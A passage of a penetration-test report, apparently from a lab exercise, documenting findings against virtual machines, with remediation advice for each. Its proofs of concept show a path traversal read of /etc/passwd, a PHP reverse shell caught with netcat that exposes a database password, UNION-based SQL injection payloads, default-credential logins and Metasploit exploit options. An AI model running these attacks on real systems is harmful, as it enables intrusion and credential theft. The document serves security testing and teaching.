
|              |                                                                                                                                                                                                                                                                                                                                                                  |
|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | Remote code execution (RCE) is cyberattacking in which attackers remotely execute commands to place malware or other malicious code on computer or network. In an RCE attack, there is no need for user input from. A remote code execution vulnerability can compromise a user’s sensitive data without the hackers needing to gain physical access to network. |
| Impact:      | <p><b>Spying:</b> Attackers can sneak in and gather sensitive information by exploiting RCE vulnerabilities.</p> <p><b>Stealing Data:</b> RCE makes it easy for attackers to steal valuable data from</p>                                                                                                                                                        |

15

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             | compromised systems.<br><b>DoS:</b> Disrupting Services<br><b>Ransomware:</b> Attackers can lock systems and demand payment to unlock them, causing financial losses and disruptions.                                                                                                                                                                                                                                                                                                                                                                                             |
| Target:     | Machine_Wakanda – 192.168.124.107                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| References: | <a href="https://outpost24.com/blog/from-local-file-inclusion-to-remote-code-execution-part-1/">https://outpost24.com/blog/from-local-file-inclusion-to-remote-code-execution-part-1/</a><br><a href="https://www.checkpoint.com/cyber-hub/cyber-security/what-is-remote-code-execution-rce/">https://www.checkpoint.com/cyber-hub/cyber-security/what-is-remote-code-execution-rce/</a><br><a href="https://www.techtarget.com/searchwindowsserver/definition/remote-code-execution-RCE">https://www.techtarget.com/searchwindowsserver/definition/remote-code-execution-RCE</a> |

### Evidence:

From homepage of website we can guess the username which is **mamadou** and we have a password which is derived in Vulnerability CWPT-000. As seen in below screenshot we are successfully login with derived password.



```
(root@kali)-[~]
ssh mamadou@192.168.124.107 -p 3333
mamadou@192.168.124.107's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 7 13:10:45 2024 from 192.168.124.105
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty;
>>> pty.spawn('/bin/bash');
mamadou@Wakanda1:~$ hostname
Wakanda1
mamadou@Wakanda1:~$ whoami
mamadou
mamadou@Wakanda1:~$
```

#### Remediation:

- **Write Secure Code:** Developers should prioritize writing code with security in mind, like checking inputs and limiting access rights.
- **Update Software Regularly:** Keep all software up to date by applying patches and updates promptly to fix vulnerabilities.
- **Scan for Weaknesses:** Regularly scan systems for vulnerabilities and perform tests to identify and fix potential RCE risks.
- **Use Firewalls and Monitoring Systems:** Employ firewalls and systems that watch for suspicious activity to detect and block RCE attempts.

#### VULN-010 Path Traversal leads to Disclosure Of Passwd File (Critical)

|              |                                                                                                                                                                                                                                                                                                                       |
|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | Directory traversal, also referred to as path traversal, is a vulnerability that allows attackers to access arbitrary files on the server hosting an application. This could encompass various sensitive information such as application code, data, backend system credentials, and critical operating system files. |
| Impact:      | Path Traversal poses below security threats:<br><b>Unauthorized access to sensitive data:</b> Attackers can read files outside the web root directory, including system and configuration files, compromising privacy and leading to data theft.                                                                      |

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             | <b>File manipulation and system disruption:</b> Attackers can modify or delete critical files, causing system malfunctions, downtime, and financial losses.<br><b>File manipulation and system disruption:</b> Attackers can modify or delete critical files, causing system malfunctions, downtime, and financial losses.                                                                                                                    |
| Target:     | Machine_df-sql – 192.168.124.114                                                                                                                                                                                                                                                                                                                                                                                                              |
| References: | <a href="https://portswigger.net/web-security/file-path-traversal">https://portswigger.net/web-security/file-path-traversal</a><br><a href="https://www.synopsys.com/glossary/what-is-path-traversal.html">https://www.synopsys.com/glossary/what-is-path-traversal.html</a><br><a href="https://www.imperva.com/learn/application-security/directory-traversal/">https://www.imperva.com/learn/application-security/directory-traversal/</a> |

## Proof of Concept

When clicking on the catalogue link on the website, it directs users to a page where a PDF file can be downloaded. In an attempt to exploit a Local File Inclusion vulnerability, I attempted to input the path of the passwd file as "../../../../../etc/passwd".

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 1 GET /download.php?item=../../../../etc/passwd HTTP/1.1 2 Host: 192.168.124.114 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Referer: http://192.168.124.114/ 9 Cookie: level=1 10 Upgrade-Insecure-Requests: 1 11 12 </pre> | <pre> 1 HTTP/1.1 200 OK 2 Date: Fri, 15 Mar 2024 21:52:39 GMT 3 Server: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14 4 X-Powered-By: PHP/5.6.14 5 Content-Disposition: filename="passwd" 6 Content-Length: 1296 7 Cache-control: private 8 Connection: close 9 Content-Type: application/octet-stream 10 11 root:x:0:0:root:/root:/bin/bash 12 bin:x:1:1:bin:/bin:/sbin/nologin 13 daemon:x:2:2:daemon:/sbin:/sbin/nologin 14 adm:x:3:4:adm:/var/adm:/sbin/nologin 15 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin 16 sync:x:5:0:sync:/sbin:/bin/sync 17 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown 18 halt:x:7:0:halt:/sbin:/sbin/halt 19 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin 20 operator:x:11:0:operator:/root:/sbin/nologin 21 games:x:12:100:games:/usr/games:/sbin/nologin 22 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin 23 nobody:x:99:99:Nobody:./:/sbin/nologin 24 apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin 25 systemd-timesync:x:999:997:systemd Time Synchronization:./:/sbin/nologin 26 systemd-network:x:998:996:systemd Network Management:./:/sbin/nologin 27 systemd-resolve:x:997:995:systemd Resolver:./:/sbin/nologin 28 systemd-bus-proxy:x:996:994:systemd Bus Proxy:./:/sbin/nologin </pre> |

## Remediation:

To protect against directory traversal Minimize user input for file operations, Use indexes or identifiers instead of full file names, Limit user input to prevent specifying complete file paths, Validate input strictly to accept only safe data, Normalize user input before using it for file operations.

## VULN-011 Outdated Wolfcms Vulnerable To Arbitrary File Upload to RCE (Critical)

|              |                                                                                                                                                                                                                                                                                                                                                                                                                     |
|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | <p>WolfCMS, running on the target machine, provides a user-friendly content management service. It features a elegant user interface, customizable page templates, simple user management, permissions control.</p> <p>This CMS is susceptible to CVE-2015-6567 and CVE-2015-6568, which are arbitrary file upload vulnerabilities that can result in Remote Code Execution (RCE) and complete server takeover.</p> |
| Impact:      | Since this vulnerability enables Remote Code Execution (RCE), attackers can compromise the server and access internal network information. If sensitive                                                                                                                                                                                                                                                             |

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             | files or configuration data exist on the server, attackers could potentially access password files and other confidential information, escalating the impact of the attack.                                                                                                                                                                                                                                                                                   |
| Target:     | Machine_SickOS – 192.168.124.102                                                                                                                                                                                                                                                                                                                                                                                                                              |
| References: | <a href="https://www.exploit-db.com/exploits/38000">https://www.exploit-db.com/exploits/38000</a><br><a href="https://wolf-cms.readthedocs.io/en/latest/getting-started/installation/">https://wolf-cms.readthedocs.io/en/latest/getting-started/installation/</a><br><a href="https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php">https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php</a> |

### Proof of Concept

After conducting an nmap scan as seen in the image below, it's visible that port 8080 is not accessible. However, there's a proxy running on the web server, which serves as the gateway to access the website hosted on the target machine.

```
(root@kali)-[~]
nmap -sV -A 192.168.124.102
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-17 08:29 EDT
Nmap scan report for 192.168.124.102
Host is up (0.00068s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
| 1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
| 2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
| 256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open http-proxy Squid http proxy 3.1.19
|_ http-server-header: squid/3.1.19
|_ http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
MAC Address: 08:00:27:AA:A6:44 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.10 - 4.11 (92%), Linux 3.13 (91%),
4.4) (91%), Linux 4.10 (91%), Android 5.0 - 6.0.1 (Linux 3.4) (91%), Linux 3.2 - 3.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.68 ms 192.168.124.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 58.25 seconds
```

Upon analyzing the target with Nikto, as seen in the image below, the server is susceptible to the PHP backdoor.



```

- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 80
+ Proxy: 192.168.124.102:3128
+ Start Time: 2024-03-17 09:17:43 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec 4 19:35:02 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ ///etc/passwd: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources. See: OSVDB-561
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.


```

Configured Mozilla Firefox to use a proxy (IP: 192.168.124.102, Port: 3128). Accessed "robots.txt" to and we find WolfCMS path. Discovered admin login at <http://target.com/wolfcms/?/admin>. Logged in with default credentials "admin/admin".

The screenshot shows a web browser window with the address bar containing `192.168.124.102/wolfcms/?/admin/`. The page is titled "Wolf CMS" and indicates the user is logged in as "Administrator". Below the navigation bar, there is a table of pages:

| Page (reorder)            | Layout  | Status    | View | Modify |
|---------------------------|---------|-----------|------|--------|
| <b>Home Page</b>          | Wolf    | Published |      |        |
| <b>About us</b>           | inherit | Published |      |        |
| <b>Articles (Archive)</b> | inherit | Published |      |        |
| <b>RSS Feed</b>           | RSS XML | Hidden    |      |        |

As seen in below screenshot we can see the Files tab. Under that tab we can upload the file. So let's upload the PHP reverse shell to the server.



```
(root@kali)~# nc -nvlp 9977
listening on [any] 9977 ...
connect to [192.168.124.103] from (UNKNOWN) [192.168.124.102] 48575
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:
20:39:10 up 2:45, 0 users, load average: 0.00, 0.01, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /var/www/wolfcms
$ ls
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
$ cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
```



## Remediation

It's advisable to update WolfCMS to the latest available version for immediate security patches. However, considering that WolfCMS is no longer actively maintained and hasn't received updates since August 27, 2021, it's recommended to explore alternative CMS options to ensure ongoing security and support.

## VULN-012 System Running On Malicious Version of ProFTPD (Critical)

|               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|---------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description : | The system is utilizing ProFTPD, an open-source FTP application. However, it's running on version 1.3.3.c, which was compromised by cyber attackers in 2010. They implanted a backdoor into the main code, which gets compiled during installation. This backdoor enable attacker to gain remote control of the server.                                                                                                                                                                                                                                                                                                                  |
| Impact:       | This vulnerability allows Remote Code Execution (RCE), its impact largely depends on the privileges of the application. If the application is running with high privileges, the potential damage can be significant.                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Target:       | Machine_bp1– 192.168.124.108                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| References:   | <a href="https://www.exploit-db.com/exploits/16921">https://www.exploit-db.com/exploits/16921</a><br><a href="https://securityforeveryone.com/tools/proftpd-backdoor-vulnerability">https://securityforeveryone.com/tools/proftpd-backdoor-vulnerability</a><br><a href="https://medium.com/@zahir.z.meddour/proftpd-1-3-3c-backdoor-command-execution-17732095c383">https://medium.com/@zahir.z.meddour/proftpd-1-3-3c-backdoor-command-execution-17732095c383</a><br><a href="https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_133c_backdoor/">https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_133c_backdoor/</a> |

## Proof of Concept

```

(root@kali)-[~]
nmap -sV -A 192.168.124.108
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-23 08:21 EDT
Nmap scan report for 192.168.124.108
Host is up (0.00032s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.3c
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:EA:64:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

## Remediation

To mitigate the risk posed by the vulnerability in ProFTPD, it is crucial to update it to the latest version available. This ensures that the bug is resolved and any potential security loopholes are patched. Additionally, proactively monitoring the environment for any suspicious or malicious behavior can help detect and respond to threats effectively.

## VULN-013 Error based SQL Injection (Critical)

|              |                                                                                                                                                                                                                                                                                                                                                                                                              |
|--------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | SQL injection (SQLi) is a web security vulnerability that allows an attackers mess with the database queries of a web application. Attacker can see, change, or delete data they shouldn't have access to, like other users' information.                                                                                                                                                                    |
| Impact:      | A successful SQL injection attack can cause big problems for a company. It can let hackers see and change important data stored in the company's database. This might include private information about customers, like credit card numbers. attacker can mess with usernames and passwords to access the system without permission. This can lead to more damage and manipulation of sensitive information. |
| Target:      | Machine_df-sql – 192.168.124.114                                                                                                                                                                                                                                                                                                                                                                             |
| References:  | <a href="https://owasp.org/www-community/attacks/SQL_Injection">https://owasp.org/www-community/attacks/SQL_Injection</a><br><a href="https://www.crowdstrike.com/cybersecurity-101/sql-injection/">https://www.crowdstrike.com/cybersecurity-101/sql-injection/</a><br><a href="https://portswigger.net/web-security/sql-injection">https://portswigger.net/web-security/sql-injection</a>                  |

## Proof of Concept

**Request**

```

Pretty Raw Hex
1 GET /products.php?type=2' HTTP/1.1
2 Host: 192.168.124.114
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.124.114/products.php?type=2
9 Cookie: level=1
10 Upgrade-Insecure-Requests: 1

```

As seen in above image In URL parameter type=2 just add ' at the end and forward the request.

**Response**


```

Pretty Raw Hex Render
17 </div>
18
19 <div class="nav-button">
20 Blog
21 </div>
22
23
24 <div class="nav-button">
25 My Account
26 </div>
27
28 </div>
29 </div>
30 <div class="content">
31 <div class="prod-box">
32 <div class="prod-details">
33 DB Error, could not query the database
34 MySQL Error: You have an error in your SQL syntax; check the
35 manual that corresponds to your MariaDB server version for
36 the right syntax to use near '' at line 1

```

As seen in response, the SQL error message displayed suggests the presence of a SQL injection vulnerability.

Now to identify vulnerable column try this query "1+union+select+1,2,3,4,5--+".

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Response                                                                                                                                                                                   |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pretty Raw Hex                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Pretty Raw Hex Render                                                                                                                                                                      |
| <pre> 1 GET /products.php?type=1+union+select+1,2,3,4,5--+ HTTP/1.1 2 Host: 192.168.124.114 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Referer: http://192.168.124.114/products.php?type=2 9 Cookie: level=1 10 Upgrade-Insecure-Requests: 1 </pre> |  <p>Price: £86</p> <p>Product Name: Baq Vinyl<br/>Price: £11</p> <p>Product Name: 3<br/>Price: £4</p> |

Now we know that column 3 is vulnerable now let's Retrieve the version information of the database system using query "1+union+select+1,2,version(),4,5--+".

**Request**  
 Pretty Raw Hex  

```

1 GET /products.php?type=1+union+select+1,2,version(),4,5--+ HTTP/1.1
2 Host: 192.168.124.114
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
 Firefox/115.0
4 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.124.114/products.php?type=2
9 Cookie: level=1
10 Upgrade-Insecure-Requests: 1
11
12

```

**Response**  
 Pretty Raw Hex Render

As seen in above screenshot website is running on MariaDB 10.0.23 version which is retrieved through SQL injection.


### Remediation:

Keep database up-to-date and use the latest version. Provide only necessary privileges to the SQL account. Verify all kinds of user input. Adjust error reporting settings instead of displaying error messages directly to the web browser. Employ allowlist input validation to block unverified user input from entering queries. Always escape user-provided input before using it in a query to avoid any confusion with SQL code written by the developer.

## VULN-014 LotusCMS Found Vulnerable to RCE (CVE-2011-0518) (Critical)

|              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | Lotus CMS, a content management system developed with PHP, contains a critical vulnerability in its Router() function, particularly in version 3.0. Exploiting this vulnerability permits Remote Code Execution (RCE) where attackers can manipulate the system parameter within the index.php file. By doing so, attackers can include and execute arbitrary local files, granting them unauthorized access and control over the system. This vulnerability poses a significant risk as it allows attackers to execute malicious code remotely, potentially leading to further compromise of the system and sensitive data theft. |
| Impact:      | The Remote Code Execution (RCE) exploit in question has the potential to cause significant harm, including compromising the system's integrity, breaching sensitive data, disrupting services, enabling further attacks, and damaging the organization's reputation.                                                                                                                                                                                                                                                                                                                                                               |
| Target:      | Machine_Typhoon– 192.168.124.112                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| References:  | <a href="https://rapid7.com/db/modules/exploit/multi/http/lcms_php_exec/">https://rapid7.com/db/modules/exploit/multi/http/lcms_php_exec/</a><br><a href="https://www.exploit-db.com/exploits/15964">https://www.exploit-db.com/exploits/15964</a>                                                                                                                                                                                                                                                                                                                                                                                 |

## Proof of Concept



Execute the "lcms\_php\_exec" module in Metasploit on the specified Remote host to gain a mterpreter shell.

```
msf6 exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

 Name Current Setting Required Description
 -- -
 Proxies no no A proxy chain of
 RHOSTS 192.168.124.112 yes The target host(s)
 RPORT 80 yes The target port (URL)
